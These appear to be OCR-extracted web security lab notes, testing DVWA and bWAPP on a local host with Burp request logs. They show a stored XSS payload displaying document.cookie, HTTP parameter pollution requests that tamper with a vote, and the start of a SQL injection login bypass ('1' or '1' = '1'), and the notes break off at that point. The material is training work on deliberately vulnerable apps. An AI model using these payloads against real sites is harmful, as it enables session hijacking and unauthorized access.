#	Host	Method	URL	Params	Edited	Status
28	http://192.168.1.40	POST	/dvwa/login.php	✓		302
29	http://detectportal.firefox.com	GET	/success.txt			200
30	http://192.168.1.40	GET	/dvwa/index.php			200
32	http://192.168.1.40	GET	/dvwa/dvwa/js/dvwaPage.js			200
35	http://192.168.1.40	GET	/dvwa/vulnerabilities/xss_s/			200
36	http://192.168.1.40	GET	/			200
37	http://192.168.1.40	GET	/jquery.min.js			200
39	http://192.168.1.40	GET	/animatedcollapse.js			200
44	http://192.168.1.40	POST	/dvwa/vulnerabilities/xss_s/	✓		200
45	http://192.168.1.40	POST	/dvwa/vulnerabilities/xss_s/	✓		200

```
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 106
Cookie: security=low; PHPSESSID=mbll0e9a44ll3731rt58spf675;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

txtName=XSS+stored&mtxMessage=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&btnSig
n=Sign+Guestbook
```


Damn Vulnerable Web App (DV
DVWA
Home
Instructions
Setup
Brute Force
Command I
CSRF
Insecure CA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
OK
Owasp T
bwapp-t
Google
Calvin
Damn V
OK

192.168.1.40/dvwa/vulnerabilit

Vulnerability: Stored Cross Site

```
security=low; PHPSESSID=mbll0e9a44ll3731rt58spf675;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
```

Name: test
Message: This is a test comment.

Name: Peter Winter
Message:

Name: Cloud
Message: hi cloud

Name: XSS stored
Message:

Đã đọc 192.168.1.40

192.168.1.40/dvwa/vulnerabilities/xss_s/

```
192.168.1.40 cho biết

security=low; PHPSESSID=f29pti9etj0t7neul7t230mia1
```

//Some XSS exploit demo

//Xenotic tools, xsstrike,automate scanner

3. Testing for HTTP Verb Tampering

References: Configuration and Deployment Management Testing - Test HTTP Methods

4. Testing for HTTP Parameter pollution

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short HPP) affects a building block of all web technologies, server and client side attacks exist.


Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case. To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past.

How To Test

A more in-depth analysis would require three HTTP requests for each HTTP parameter:

- Submit an HTTP request containing the standard parameter name and value, and record the HTTP response. E.g.page?par1=val1
- Replace the parameter value with a tampered value, submit and record the HTTP response. E.g. page?par1=HPP_TEST1
- Send a new request combining step (1) and (2). Again, save the HTTP response. E.g. page?par1=val1&par1=HPP_TEST1
- Compare the responses obtained during all previous steps. If the response from (3) is different from (1) and the response from (3) is also different from (2), there is an impedance mismatch that may be eventually abused to trigger HPP vulnerabilities.
- Crafting a full exploit from a parameter pollution weakness is beyond the scope of this text. See the references for examples and details.


Example


192.168.1.40/bWAPP/hpp-1.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Continue

/ HTTP Parameter Pollution /

In order to vote for your favorite movie, your name must be entered:

cloud


bWAPP - HTTP Parameter Poll
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Crea


192.168.1.40/bWAPP/hpp-2.php?name=cloud&action=vote

/ HTTP Parameter Pollution /

Hello Cloud, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...


Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote


Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
1
...
Go
Cancel
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render

Target: http://192.168.1.40

```
GET /bWAPP/hpp-3.php?movie=1&name=cloud&action=vote HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/bWAPP/hpp-2.php?name=cloud&action=vote
Cookie: PHPSESSID=t4d31d2ch35p6ghm8er188kjml;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
```


```
<div id="main">

    <h1>HTTP Parameter Pollution</h1>

    <p>Your favorite movie is: <b>G.I. Joe: Retaliation</b></p><p>Thank you for submitting your vote!</p>
</div>

<div id="side">

    <a href="http://itsecgames.blogspot.com" target="blank_" class="button"><img
src="./images/blogger.png"></a>
    <a href="http://be.linkedin.com/in/malikmesellem" target="blank_" class="button"><img
src="./images/linkedin.png"></a>
```


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × ...
Go Cancel < >
Target: http://192.
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
GET /bWAPP/hpp-3.php?movie=1&name=cloud&action=vote&movie=3 HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/bWAPP/hpp-2.php?name=cloud&action=vote
Cookie: PHPSESSID=t4d31d2ch35p6ghm8er188kjml;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
```

```
<div id="main">

    <h1>HTTP Parameter Pollution</h1>

    <p>Your favorite movie is: <b>Man of Steel</b></p><p>Thank you for submitting your vote!</p>
</div>

<div id="side">

    <a href="http://itsecgames.blogspot.com" target="blank_" class="button"><img
src="./images/blogger.png"></a>
    <a href="http://be.linkedin.com/in/malikmesellem" target="blank_" class="button"><img
src="./images/linkedin.png"></a>
```

register with name: cloud&movie=3 and vote for movie with id=1



bWAPP - HTTP Parameter Poll
192.168.1.40/bWAPP/hpp-2.php?name=cloud%26movie%3D3&action=vote

/ HTTP Parameter Pollution /

Hello Cloud&movie=3, please vote for your favorite movie.


Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote


Request Response
Raw Params Headers Hex

```
147   http://192.168.1.40               GET    /bWAPP/hpp-3.php?movie=1&name=clo...     ✓    200   11300   HTML   php   bWAPP - HTTP Paramete...
149   https://shavar.services.mozilla.c...  POST   /downloads?client=navclient-auto-ffox...  ✓    200   205     text
```

```
GET /bWAPP/hpp-3.php?movie=1&name=cloud&movie=3&action=vote HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/bWAPP/hpp-2.php?name=cloud%26movie%3D3&action=vote
Cookie: PHPSESSID=t4d31d2ch35p6ghm8er188kjml; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
```


Request
Response
Raw
Headers
Hex
HTML
Render

147	http://192.168.1.40	GET	/bWAPP/hpp-3.php?movie=1&name=clo...	✓	200	11300	HTML	php	bWAPP - HTTP Paramete...
149	https://shavar.services.mozilla.c...	POST	/downloads?client=navclient-auto-ffox...	✓	200	205	text		


HTTP Parameter Pollution

Your favorite movie is: **Man of Steel**


Thank you for submitting your vote!

5. Testing for SQL Injection

An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.


SQL INJECTION
AUTHENTICATION BYPASS
ERROR-BASED SQL INJECTION
BLIND SQL INJECTION

Authentication Bypass



SELECT * FROM Users WHERE Username='$username' AND Password='$password'

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that set of credentials exists, then the user is allowed to login to the system, otherwise access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:


$username = cloud’

$password = 1' or '1' = '1

The query will be:

